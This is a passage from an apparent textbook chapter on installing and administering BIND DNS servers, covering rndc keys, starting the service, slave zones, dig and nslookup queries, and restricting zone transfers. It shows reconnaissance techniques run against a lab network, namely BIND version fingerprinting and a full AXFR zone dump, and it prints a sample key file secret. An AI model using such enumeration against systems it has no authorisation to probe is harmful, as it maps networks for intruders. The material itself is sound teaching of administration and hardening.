wrote key file "C:\Program Files\ISC BIND 9\etc\rndc.key"
```

Be sure to check that the key is stored in the correct location. On some systems (e.g., BIND 9.7.1 on Windows Server 2012), the tool will state that the key was written to C:\Windows\system32\dns\etc\rndc.key when in fact it was written to C:\Windows\SysWOW64\dns\etc\rndc.key.

Permissions on the key file should be set so that it is readable by only the user running BIND; this user varies with the distribution; it may be named (e.g., on CentOS) or bind (e.g., Mint). When rndc-confgen -a is run on some systems (e.g., CentOS 6.3, 7.3) the permissions on the key file rndc.key are (slightly) too strict. The result is owned by user root and group root, with permissions rw/-/- so the group named has no access to the key. This is fixed with

```
[root@Antares named]# ls -l /etc/rndc.key
-rw-----. 1 root root 77 Aug 10 16:34 /etc/rndc.key
[root@Antares named]# chown root:named /etc/rndc.key
[root@Antares named]# chmod 640 /etc/rndc.key
```

The situation with other systems (e.g., Ubuntu Server 13.04 and Mint 7), is similar; on these systems the result is owned by user root and group bind, which is correct, but permissions on the file are still rw/-/- so that members of the bind group do not have read permissions. Fix this in the same fashion.

The key file itself has content like

```
[root@enif ~]# cat /etc/rndc.key
key "rndc-key" {
    algorithm hmac-md5;
    secret "GXegQIdz1yzZT2gr6XqrHQ==";
};
```

This includes the name of the key, the algorithm, and the actual key value. The name of the key generated by rndc-confgen -a varies; for example, CentOS 5 generates a key with the name rndc-key, while CentOS 6 generates a key with the name rndckey. The content of the BIND configuration file named.conf (Listing 4-1) must be adjusted to match.

Starting BIND on Linux

Once the BIND configuration, zone files, root hint files, and rndc key are created, the BIND server is ready to be started for the first time. On CentOS or OpenSuSE systems that use SysVInit, run

```
[root@alnair ~]# service named start
Starting named: [ OK ]
```

On CentOS or OpenSuSE systems that use systemd, the command is

```
[root@enif ~]# systemctl start named
```

On an Ubuntu or a Mint system the process is similar, but the name of the service is bind9. On Mint 18, for example, which uses systemd, the corresponding command is

```
jmaxwell@kalliope $ sudo systemctl start bind9
```

Once the command to start (or stop or modify) a service has been issued, it is a good habit to verify that the command had the desired effect. On systemd-based systems like Mint 18, this is done with the command

```
jmaxwell@kalliope $ sudo systemctl status bind9
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
   Drop-In: /run/systemd/generator/bind9.service.d
             └─50-insserv.conf-$named.conf
     Active: active (running) since Sun 2017-06-11 21:36:57 EDT; 6s ago
       Docs: man:named(8)
   Process: 5934 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 5944 (named)
    Tasks: 4 (limit: 512)
   CGroup: /system.slice/bind9.service
           └─5944 /usr/sbin/named -f -u bind

Jun 11 21:36:57 kalliope named[5944]: zone 3.0.10.in-addr.arpa/IN: loaded serial 1
Jun 11 21:36:57 kalliope named[5944]: zone 127.in-addr.arpa/IN: loaded serial 1
Jun 11 21:36:57 kalliope named[5944]: zone localhost/IN: loaded serial 2
Jun 11 21:36:57 kalliope named[5944]: zone asteroid.test/IN: loaded serial 1
Jun 11 21:36:57 kalliope named[5944]: all zones loaded
```

On a SysVInit-based system, like CentOS 5.9, the corresponding command is

```
[root@alnair ~]# service named status
number of zones: 4
debug level: 0
xfers running: 0
xfers deferred: 0
soa queries in progress: 0
query logging is OFF
recursive clients: 0/1000
tcp clients: 0/100
server is up and running
named (pid 3705) is running....
```

If the service fails to start, check the system logs (*cf.* Chapter 10), which for CentOS or OpenSuSE systems are in `/var/log/messages`; for Ubuntu or Mint systems they are in `/var/log/syslog`. On systems that only have `systemd-journald` logs, the logs are read with `journalctl`. Correct any errors that appear. Even if the service appears to start correctly, it is important to check the logs; errors in the configuration may be sufficiently minor that BIND starts, but

CHAPTER 4 DNS AND BIND

significant enough that the service does not function correctly. When configured correctly on CentOS 5.9, the log file contains the following.

```
Jun 11 22:49:27 alnair named[3807]: starting BIND 9.3.6-P1-RedHat-9.3.6-20.
P1.el5_8.5 -u named -t /var/named/chroot
Jun 11 22:49:27 alnair named[3807]: adjusted limit on open files from 1024 to 1048576
Jun 11 22:49:27 alnair named[3807]: found 1 CPU, using 1 worker thread
Jun 11 22:49:27 alnair named[3807]: using up to 4096 sockets
Jun 11 22:49:27 alnair named[3807]: loading configuration from '/etc/named.conf'
Jun 11 22:49:27 alnair named[3807]: using default UDP/IPv4 port range: [1024, 65535]
Jun 11 22:49:27 alnair named[3807]: using default UDP/IPv6 port range: [1024, 65535]
Jun 11 22:49:27 alnair named[3807]: listening on IPv4 interface lo, 127.0.0.1#53
Jun 11 22:49:27 alnair named[3807]: listening on IPv4 interface eth0, 10.0.2.46#53
Jun 11 22:49:27 alnair named[3807]: command channel listening on 127.0.0.1#953
Jun 11 22:49:27 alnair named[3807]: zone 2.0.10.in-addr.arpa/IN: loaded serial 4
Jun 11 22:49:27 alnair named[3807]: zone 127.in-addr.arpa/IN: loaded serial 1
Jun 11 22:49:27 alnair named[3807]: zone stars.example/IN: loaded serial 4
Jun 11 22:49:27 alnair named[3807]: zone localhost/IN: loaded serial 1
Jun 11 22:49:27 alnair named[3807]: running
```

The rndc tool should also be used to check the status of the server.

```
[root@alnair ~]# rndc status
number of zones: 4
debug level: 0
xfers running: 0
xfers deferred: 0
soa queries in progress: 0
query logging is OFF
recursive clients: 0/1000
tcp clients: 0/100
server is up and running
```

Once BIND is running, it needs to be configured to start on boot. Different Linux systems have different tools to manage their services. CentOS 5 and CentOS 6, for example, come with a graphical tool (`/usr/sbin/system-config-services`) to manage services; it appears in the menu in different places (CentOS 5: System ▶ Administration ▶ Server Settings ▶ Services; CentOS 6: System ▶ Administration ▶ Services). On an OpenSuSE system, the graphical tool is available in YaST; select System, then either System Services (Runlevel), System Services, or System Manager depending on the release.

On SysVInit-based systems, BIND can be configured to run on boot with the command-line tool `chkconfig`. For example, on OpenSuSE or CentOS (where the service is called `named`) the command is

```
[root@Spica ~]# chkconfig named on
```

The boot status of all installed services is available with the command `chkconfig --list`.

On systemd-based systems, a user can check if the service called `named` is enabled with

```
[root@enif ~]# systemctl is-enabled named  
disabled
```

It is then enabled with the command

```
[root@enif ~]# systemctl enable named
```

On Mint and Ubuntu systems, the installation process for BIND also configures it to run and start on boot so no additional changes are needed.

Starting BIND on Windows

To run BIND on a Windows system, be sure that the `etc` subdirectory of the installation directory (`C:\Program Files\ISC BIND 9\etc` in Figure 4-2) contains a properly formatted `named.conf` file. That file should be similar in content to Listing 4-1. The zone files need to be readable by the user chosen during the BIND installation.

BIND can be started from an administrator command prompt with the command

```
C:\Windows\system32>sc start named
```

```
SERVICE_NAME: named
  TYPE               : 10  WIN32_OWN_PROCESS
  STATE              : 2   START_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE    : 0   (0x0)
  SERVICE_EXIT_CODE : 0   (0x0)
  CHECKPOINT         : 0x0
  WAIT_HINT          : 0x7d0
  PID                : 3812
  FLAGS              :
```

CHAPTER 4 DNS AND BIND

The status can then be checked via

```
C:\Windows\system32>sc queryex named
```

```
SERVICE_NAME: named
```

```
    TYPE          : 10  WIN32_OWN_PROCESS
    STATE         : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT    : 0x0
    WAIT_HINT     : 0x0
    PID           : 3812
    FLAGS         :
```

The graphical tool to manage services can be launched by navigating Control Panel ▶ System and Security ▶ Administrative Tools ▶ Services (Figure 4-3). Double-clicking on the service (ISC BIND) allows the service to be started, stopped, and/or configured to run on system start.




Figure 4-3. Services, including ISC BIND. Shown on Windows 10-1511 (x64)

Logs from BIND on Windows are stored in the Windows application log (*cf.* Chapter 10). These can be examined using Event Viewer; to launch Event Viewer navigate Control Panel ➤ System and Security ➤ Administrative Tools ➤ Event Viewer. To see the logs from BIND, in Event Viewer navigate Windows Logs ➤ Application. As was the case in Linux systems, BIND on Windows may start with errors that do not prevent the start of the service, but that do cause errors in performance, so the logs should be checked for any errors the first time the service is started.

BIND stores the PID for the running process in the file named .pid, located in the etc subdirectory of the installation directory. This file is to be written by the user named that was created during the BIND installation. However, by default that user has no write permissions to the subdirectory; this must be added manually. Select the directory in explorer, right-click to bring up the properties menu, select the security tab, and change permissions with the Edit button. Give the user named full control.

Completing the Installation

After BIND is started, the host firewall must be opened to allow the necessary traffic to and from the server. The named server listens on both UDP/53 and TCP/53; these should be open. The rndc control program by default listens on TCP/953 on the loopback interface (127.0.0.1). If the intent is to allow remote access to rndc, then the listening interface needs to be modified in named.conf and the needed changes made to the firewall.

With the installation and configuration of BIND complete, other hosts can be configured to use the BIND system as their nameserver. These systems should be able to look up local addresses as well as global addresses. Here is a client system using the newly built DNS server.

```
[cgauss@enif ~]$ nslookup sirius.stars.example
Server:      10.0.2.97
Address:     10.0.2.97#53

Name:      sirius.stars.example
Address:   10.0.2.10

[cgauss@enif ~]$ nslookup apress.com
Server:      10.0.2.97
Address:     10.0.2.97#53

Non-authoritative answer:
Name:      apress.com
Address:   195.128.8.134
```

Building a Slave

A BIND slave nameserver downloads the data for a zone from another nameserver rather than using zone data stored locally. One advantage of this approach is that the administrator can use multiple servers for redundancy but does not need to maintain independent files that could accidentally become different.

As an example, suppose an administrator wants to build a second nameserver for the zones stars.example and 2.0.10.in-addr.arpa, but wants the second nameserver to act as a slave to the first. To build such a server, the administrator goes through most of the steps needed to build the master.

- Do not build either the stars.example forward zone or the 2.0.10.in-addr.arpa reverse zone; these will be obtained from the zone master.
- The localhost forward and reverse zones are built as before.
- The root hints file is downloaded and installed as before.
- The tool rndc-confgen is run as before, and the location of the keyfile is noted.

The primary difference is in the named.conf file. On a CentOS system, this file has content like Listing 4-8.

Listing 4-8. Sample named.conf file for a slave

```
// BIND Configuration File

options {
    directory "/var/named";
};

zone "." in {
    type hint;
    file "db.root";
};

zone "stars.example" in {
    type slave;
    file "slaves/bak.stars.example";
    masters {10.0.2.97; };
};

zone "2.0.10.in-addr.arpa" in {
    type slave;
    file "slaves/bak.10.0.2";
    masters {10.0.2.97; };
};
```

```

zone "127.in-addr.arpa" in {
    type master;
    file "db.127";
};

zone "localhost" in {
    type master;
    file "db.localhost";
};

include "/etc/rndc.key";

controls {
    inet 127.0.0.1 port 953
    allow { 127.0.0.1; } keys { "rndc-key"; };
};

```

The difference between this file and the previous example is that the `stars.example` and `2.0.10.in-addr.arpa` zones are of type `slave`, rather than of type `master`. Note the directive

```
masters {10.0.2.97; };
```

This directive tells BIND the IP address (10.0.2.97) for this system to contact to download the required zone data.

The zone files for the slave zones must be in a location to which the server has write permission, and this varies between distributions. CentOS 6, for example, has configured the directory `/var/named/slaves` correctly. On Ubuntu, the proper directory is `/var/cache/bind`, while on OpenSuSE the proper directory is `/var/lib/named/slave`. On a Windows system, the administrator needs to create a directory with the proper permissions.

Once the slave nameserver is started, a check of the log files shows the named daemon downloading the required zone files from the master.

```

Jun 13 21:32:00 phecd named[3237]: running
Jun 13 21:32:00 phecd named[3237]: zone 2.0.10.in-addr.arpa/IN: Transfer started.
Jun 13 21:32:00 phecd named[3237]: transfer of '2.0.10.in-addr.arpa/IN' from
10.0.2.97#53: connected using 10.0.2.100#44174
Jun 13 21:32:00 phecd named[3237]: zone 2.0.10.in-addr.arpa/IN: transferred
serial 4
Jun 13 21:32:00 phecd named[3237]: transfer of '2.0.10.in-addr.arpa/IN' from
10.0.2.97#53: Transfer completed: 1 messages, 103 records, 2585 bytes, 0.001 secs
(2585000 bytes/sec)
Jun 13 21:32:00 phecd named[3237]: zone 2.0.10.in-addr.arpa/IN: sending notifies
(serial 4)

```

CHAPTER 4 DNS AND BIND

```
Jun 13 21:32:01 phecda named[3237]: zone stars.example/IN: Transfer started.
Jun 13 21:32:01 phecda named[3237]: transfer of 'stars.example/IN' from
10.0.2.97#53: connected using 10.0.2.100#55572
Jun 13 21:32:01 phecda named[3237]: zone stars.example/IN: transferred serial 4
Jun 13 21:32:01 phecda named[3237]: transfer of 'stars.example/IN' from
10.0.2.97#53: Transfer completed: 1 messages, 103 records, 2453 bytes, 0.004 secs
(613250 bytes/sec)
Jun 13 21:32:01 phecda named[3237]: zone stars.example/IN: sending notifies (serial 4)
```

The transferred zone files can be examined; here is a portion of the file /var/named/slaves/bak.stars.example downloaded by a CentOS 6.7 slave.

```
[root@phedca ~]# head -n20 /var/named/slaves/bak.stars.example
$ORIGIN .
$TTL 300      ; 5 minutes
stars.example      IN SOA    enif.stars.example. sgermain.enif.stars.example. (
                           4           ; serial
                           300        ; refresh (5 minutes)
                           180        ; retry (3 minutes)
                           1800       ; expire (30 minutes)
                           300        ; minimum (5 minutes)
                           )
                           NS     enif.stars.example.
                           NS     antares.stars.example.

$ORIGIN stars.example.
achernar          A      10.0.2.21
achernarB         A      10.0.2.23
acrux            A      10.0.2.24
acruxB           A      10.0.2.25
adara             A      10.0.2.37
aldeberan         A      10.0.2.26
aldeberanB        A      10.0.2.27
```

On some systems, the transferred zone data may be stored in a compressed format. It can be extracted and read using named-compilezone. For example, on an OpenSuSE 42.2 slave to read the zone stars.example from the file /var/lib/named/slave/bak.stars.example and write the output as text to the file bak.stars.example.txt, the administrator can run the following.

```
dschubba:/var/lib/named/slave # named-compilezone -f raw -F text -o bak.stars.
example.txt stars.example /var/lib/named/slave/bak.stars.example

zone stars.example/IN: loaded serial 4
dump zone to bak.stars.example...done
```

OK

```
dschubba:/var/lib/named/slave # head -n10 ./bak.stars.example.txt
stars.example.          300 IN SOA      enif.stars.example. sgermain.enif.
stars.example. 4 300 180 1800 300
stars.example.          300 IN NS       enif.stars.example.
stars.example.          300 IN NS       spica.stars.example.
stars.example.          300 IN NS       antares.stars.example.
achernar.stars.example. 300 IN A        10.0.2.21
achernarB.stars.example. 300 IN A       10.0.2.23
acrux.stars.example.    300 IN A       10.0.2.24
acruxB.stars.example.   300 IN A       10.0.2.25
adar.a.stars.example.   300 IN A       10.0.2.37
aldeberan.stars.example. 300 IN A      10.0.2.26
```

Querying DNS

DNS servers provide information about a network; some is critical to the proper functioning of the network, but some is also valuable to attackers.

Nslookup

One useful tool available on both Windows and Linux systems is nslookup. By default, nslookup uses the DNS server configured by the system; given a hostname, nslookup returns the IP address; given an IP address, nslookup returns the hostname. On a Linux system, it returns

```
egalois@dschubba:~> nslookup acrux.stars.example
```

```
Server:      10.0.2.97
Address:     10.0.2.97#53
```

```
Name: acrux.stars.example
```

```
Address: 10.0.2.24
```

```
egalois@dschubba:~> nslookup 10.0.2.21
```

```
Server:      10.0.2.97
Address:     10.0.2.97#53
```

```
21.2.0.10.in-addr.arpa name = achernar.stars.example.
```

The behavior on Windows is similar.

```
C:\Users\Carl Gauss>nslookup acrux.stars.example
```

```
Server: Enif.stars.example
Address: 10.0.2.97
```

CHAPTER 4 DNS AND BIND

```
Name: acrux.stars.example
Address: 10.0.2.24
```

```
C:\Users\Carl Gauss>nslookup 10.0.2.21
Server: Enif.stars.example
Address: 10.0.2.97
```

```
Name: Achernar.stars.example
Address: 10.0.2.21
```

Users can select a different nameserver than the default for the system by specifying it as the second argument on the command line. For example, to query the name server 10.0.2.90 for the hostname adara.stars.example, run

```
egalois@dschubba:~> nslookup adara.stars.example 10.0.2.90
```

```
Server: 10.0.2.90
Address: 10.0.2.90#53
```

```
Name: adara.stars.example
Address: 10.0.2.37
```

Different types of records can be requested, including nameserver (NS) records and start of authority records (SOA).

```
egalois@dschubba:~> nslookup -type=ns stars.example
```

```
Server: 10.0.2.97
Address: 10.0.2.97#53
```

```
stars.example    nameserver = enif.stars.example.
stars.example    nameserver = antares.stars.example.
```

```
egalois@dschubba:~> nslookup -type=soa stars.example
```

```
Server: 10.0.2.97
Address: 10.0.2.97#53
```

```
stars.example
    origin = enif.stars.example
    mail addr = sgermain.enif.stars.example
    serial = 4
    refresh = 300
    retry = 180
    expire = 1800
    minimum = 300
```

To obtain all available records, run the request with -type=any.

Dig

A more powerful tool to query DNS servers is dig. Unlike nslookup, which is (usually) included by default on both Windows and Linux systems, dig is part of the BIND suite of tools. It is (usually) included on most Linux distributions, but it must be installed separately on Windows systems. It is included with BIND when it is installed on Windows.

Dig: Host Name Query

Here is a simple dig query on Linux, asking for information about a host name.

```
galois@dschubba:~> dig acrux.stars.example

; <>> DiG 9.9.9-P1 <>> acrux.stars.example
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2346
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;acrux.stars.example.      IN      A

;; ANSWER SECTION:
acrux.stars.example.    300     IN      A      10.0.2.24

;; AUTHORITY SECTION:
stars.example.        300     IN      NS      navi.stars.example.
stars.example.        300     IN      NS      enif.stars.example.

;; ADDITIONAL SECTION:
enif.stars.example.   300     IN      A      10.0.2.97
navi.stars.example.   300     IN      A      10.0.2.106

;; Query time: 0 msec
;; SERVER: 10.0.2.97#53(10.0.2.97)
;; WHEN: Wed Jun 14 20:34:25 EDT 2017
;; MSG SIZE  rcvd: 173
```

Dig: Address Query

Given a host's IP address (specified with `-x`), dig returns information about the host's name.

```
[cgauss@enif ~]$ dig -x 10.0.2.29

; <>> DiG 9.9.4-RedHat-9.9.4-14.el7 <>> -x 10.0.2.29
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61963
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;29.2.0.10.in-addr.arpa.           IN      PTR

;; ANSWER SECTION:
29.2.0.10.in-addr.arpa. 300      IN      PTR      Antares.stars.example.

;; AUTHORITY SECTION:
2.0.10.in-addr.arpa.    300      IN      NS       navi.stars.example.
2.0.10.in-addr.arpa.    300      IN      NS       enif.stars.example.

;; ADDITIONAL SECTION:
enif.stars.example.    300      IN      A        10.0.2.97
navi.stars.example.    300      IN      A        10.0.2.106

;; Query time: 0 msec
;; SERVER: 10.0.2.97#53(10.0.2.97)
;; WHEN: Wed Jun 14 20:35:05 EDT 2017
;; MSG SIZE  rcvd: 156
```

Dig: Response Fields

Both responses begin with the version of dig; version 9.9.9-P1 in the first example and 9.9.4-14 in the second. Next come the global options that have been set for dig; the only option is `+cmd`, which indicates that dig is to include its version information with the response.

The responses continue with the flags that were set; these match the corresponding flags in a DNS header, which may include the following:

- `qr` Query response
- `aa` Authoritative answer
- `tc` Response packet has been truncated

- **rd** Recursion desired
- **ra** Recursion available

After the flag list comes the number of results in each subsequent section. In both examples, the request contained one query; the response includes one entry in the answer section, two answers in the authority section, and three entries in the additional section.

The question section is the request that was made: a request for an address record in the first example and a request for a pointer in the second.

The answer section contains the responses to the query. Each returned record, whether part of the answer, authority, or additional section includes a number; this is the TTL of the response. Recall that a zone's TTL is provided with each request; the TTL states how long the request should be cached. In the example servers developed earlier, this was set to 5 minutes, so the value 300 is expected.

The authority section lists the server(s) that provide authoritative information for the zone, and the additional section provides additional answers related to the query.

More details about the structure and format of the response are available in RFC 1035 (<https://tools.ietf.org/html/rfc1035>).

Dig: Any Query

Like nslookup, dig can make other kinds of queries, like nameserver (NS) and start of authority queries (SOA), though the syntax is different. For dig, specify the type of query with the **-t** flag. As an example, to query everything (an “any” query), run

```
[cgauss@enif ~]$ dig -t any stars.example

; <>> DiG 9.9.4-RedHat-9.9.4-14.el7 <>> -t any stars.example
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43013
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:

stars.example.           IN      ANY

;; ANSWER SECTION:
stars.example.        300      IN      SOA      enif.stars.example. sgermain.enif.
stars.example. 4 300 180 1800 300
stars.example.        300      IN      NS       navi.stars.example.
stars.example.        300      IN      NS       enif.stars.example.
```

```
;; ADDITIONAL SECTION:
enif.stars.example.    300     IN      A      10.0.2.97
navi.stars.example.    300     IN      A      10.0.2.106

;; Query time: 25 msec
;; SERVER: 10.0.2.97#53(10.0.2.97)
;; WHEN: Wed Jun 14 20:36:05 EDT 2017
;; MSG SIZE  rcvd: 157
```

Dig: Specifying the Server

By default, **dig** uses the DNS server that the host uses for DNS requests. To use a different server, specify it with "@". For example, to query a DNS server at 10.0.2.106 for the IP address of the host **acrux.stars.example**, run

```
[cgauss@enif ~]$ dig @10.0.2.106 acrux.stars.example

; <>> DiG 9.9.4-RedHat-9.9.4-14.el7 <>> @10.0.2.106 acrux.stars.example
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34020
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;acrux.stars.example.          IN      A

;; ANSWER SECTION:
acrux.stars.example.    300     IN      A      10.0.2.24

;; AUTHORITY SECTION:
stars.example.        300     IN      NS      enif.stars.example.
stars.example.        300     IN      NS      navi.stars.example.

;; ADDITIONAL SECTION:
enif.stars.example.    300     IN      A      10.0.2.97
navi.stars.example.    300     IN      A      10.0.2.106

;; Query time: 21 msec
;; SERVER: 10.0.2.106#53(10.0.2.106)
;; WHEN: Wed Jun 14 20:38:04 EDT 2017
;; MSG SIZE  rcvd: 150
```

Dig: Version Query

The version of BIND running on a target server is available with a `dig` query; here we see that the BIND server at 10.0.2.106 is running BIND 9.9.8.

```
[cgauss@enif ~]$ dig @10.0.2.106 version.bind txt chaos
; <>> DiG 9.9.4-RedHat-9.9.4-14.el7 <>> @10.0.2.106 version.bind txt chaos
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62855
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
version.bind.           CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT      "9.9.8"

;; AUTHORITY SECTION:
version.bind.           0       CH      NS       version.bind.

;; Query time: 10 msec
;; SERVER: 10.0.2.106#53(10.0.2.106)
;; WHEN: Wed Jun 14 20:38:43 EDT 2017
;; MSG SIZE  rcvd: 76
```

Dig: Zone Transfers

Users can request a zone transfer with `dig`; if allowed, this returns the same set of data that a slave nameserver would receive.

```
[cgauss@enif ~]$ dig @10.0.2.90 stars.example axfr
; <>> DiG 9.9.4-RedHat-9.9.4-14.el7 <>> @10.0.2.90 stars.example axfr
; (1 server found)
;; global options: +cmd
stars.example.        300     IN      SOA      enif.stars.example. sgermain.
enif.stars.example. 4 300 180 1800 300
stars.example.        300     IN      NS       enif.stars.example.
stars.example.        300     IN      NS       antares.stars.example.
```

```

achernar.stars.example. 300 IN A 10.0.2.21
achernarB.stars.example. 300 IN A 10.0.2.23
... Output Deleted ...
wei.stars.example. 300 IN A 10.0.2.91
wezen.stars.example. 300 IN A 10.0.2.52
stars.example. 300 IN SOA enif.stars.example. sgermain.enif.
stars.example. 4 300 180 1800 300
;; Query time: 0 msec
;; SERVER: 10.0.2.90#53(10.0.2.90)
;; WHEN: Tue Jun 13 22:40:01 EDT 2017
;; XFR size: 102 records (messages 1, bytes 2439)

```

Advanced Configuration

Although the BIND servers constructed so far are functional, they are far from secure. The ability to perform a zone transfer and download every record tells the attacker the IP address of every named system on the network, the location of all the public DNS servers, and the location of the mail servers. If hosts are named after their function, the attacker may also have a few fair guesses as to the likely location of databases or other pieces of critical infrastructure.

Controlling Zone Transfers

Though there is no need to allow zone transfers to arbitrary hosts, slaves must be able to perform zone transfers from the master. The BIND directive `allow-transfer` specifies which IP addresses (if any) can request a zone transfer. Since a slave server has no need to allow zone transfers, modify the global section of `named.conf` for the slave to include

```

options {
    directory "/etc/bind";
    allow-transfer{ "none"; };
};

```

The same statement can be overridden in any zone. To allow a slave at 10.0.2.106 permission to perform a zone transfer for the forward zone `stars.example` and the reverse zone `2.0.10.in-addr.arpa`, modify the zone directives on the master as follows.

```

zone "stars.example" in {
    type master;
    file "db.stars.example";
    allow-transfer{ 10.0.2.106; };
};

```

```
zone "2.0.10.in-addr.arpa" in {
    type master;
    file "db.10.0.2";
    allow-transfer{ 10.0.2.106; };
};
```

The `allow-transfer` directive allows the use of “any” or “none”; it also allows the specification of networks in CIDR notation, like `10.0.2.0/24`. Multiple entries are allowed provided they are separated by semicolons.

Rndc: Updating Configuration

Once changes are made to the configuration file, the server needs to be updated with the new data. Instead of stopping and starting the service using the `systemd`, `Upstart`, or `SysVInit` commands, this can be done with `rndc` and the command

```
[root@Spica ~]# rndc reconfig
```

The `reconfig` option tells BIND to reread `named.conf`, but not to reread any existing zone files.

Rndc: Updating Zone Data

The process to update a zone with new host data proceeds in three steps. In the forward zone, update the serial number and add/modify/delete the address (A) records. Then, in the reverse zone, update the serial number and add/modify/delete the corresponding pointer (PTR) records. Finally, reload the zone. To reload all the zone files, run the command

```
[root@enif ~]# rndc reload
server reload successful
```

If a zone is also specified, then only that zone is updated, so to only update the forward zone named `stars.example`, the command is

```
[root@enif ~]# rndc reload stars.example
zone reload queued
```

Slave nameservers receive notification that the zone has been updated and download the new data from the master. The system logs show the process: for example, on an OpenSuSE 42.2 slave:

```
dschubba:~ # journalctl -u named --since "2 minutes ago"
-- Logs begin at Sat 2017-01-14 16:01:40 EST, end at Wed 2017-06-14 21:03:36 EDT. --
Jun 14 21:03:36 dschubba named[3168]: zone 2.0.10.in-addr.arpa/IN: Transfer started.
Jun 14 21:03:36 dschubba named[3168]: transfer of '2.0.10.in-addr.arpa/IN' from
10.0.2.97#53: connected using 1
```

```
Jun 14 21:03:36 dschubba named[3168]: zone 2.0.10.in-addr.arpa/IN: transferred
serial 15
Jun 14 21:03:36 dschubba named[3168]: transfer of '2.0.10.in-addr.arpa/IN' from
10.0.2.97#53: Transfer status:
Jun 14 21:03:36 dschubba named[3168]: transfer of '2.0.10.in-addr.arpa/IN' from
10.0.2.97#53: Transfer complete
Jun 14 21:03:36 dschubba named[3168]: zone 2.0.10.in-addr.arpa/IN: sending
notifies (serial 15)
```

Rndc: Server Control and Statistics

Other control commands include `rndc stop`, to stop the server while completing any updates in progress, `rndc halt` to stop the server without saving any pending updates, and `rndc flush` to clear the server's cache.

The command `rndc stats` dumps the server statistics to the file `named.stats` in the server's current directory. Similarly, `rndc recursing` lists the queries the server is currently recursing on to the file `named.recursing`. In many cases, though, the server user does not have write access to its directory and the command will throw an error.

```
[root@enif ~]# rndc stats
rndc: 'stats' failed: permission denied
```

The solution is to specify a file that the server has write access in the options section of `named.conf`. In a Mint system, for example, the server can write to `/var/cache/bind`, so the global options section can be updated to read

```
options {
    directory "/etc/bind";
    allow-transfer{ "none"; };
    statistics-file "/var/cache/bind/stats";
    recursing-file "/var/cache/bind/recursing";
};
```

In a CentOS system, the comparable file locations are `/var/named/data/stats` and `/var/named/data/recursing`; if the system uses chroot, these are actually located at `/var/named/chroot/var/named/data/recursing` and `/var/named/chroot/var/named/data/recursing`.

The statistics can be dumped and read; for example, on CentOS 7.

```
[root@enif ~]# rndc stats
[root@enif ~]# cat /var/named/data/stats
+++ Statistics Dump +++ (1497489367)
```

```

++ Incoming Requests ++
      55 QUERY
++ Incoming Queries ++
      5 A
      34 SOA
      14 IXFR
      2 AXFR
++ Outgoing Queries ++
[View: default]
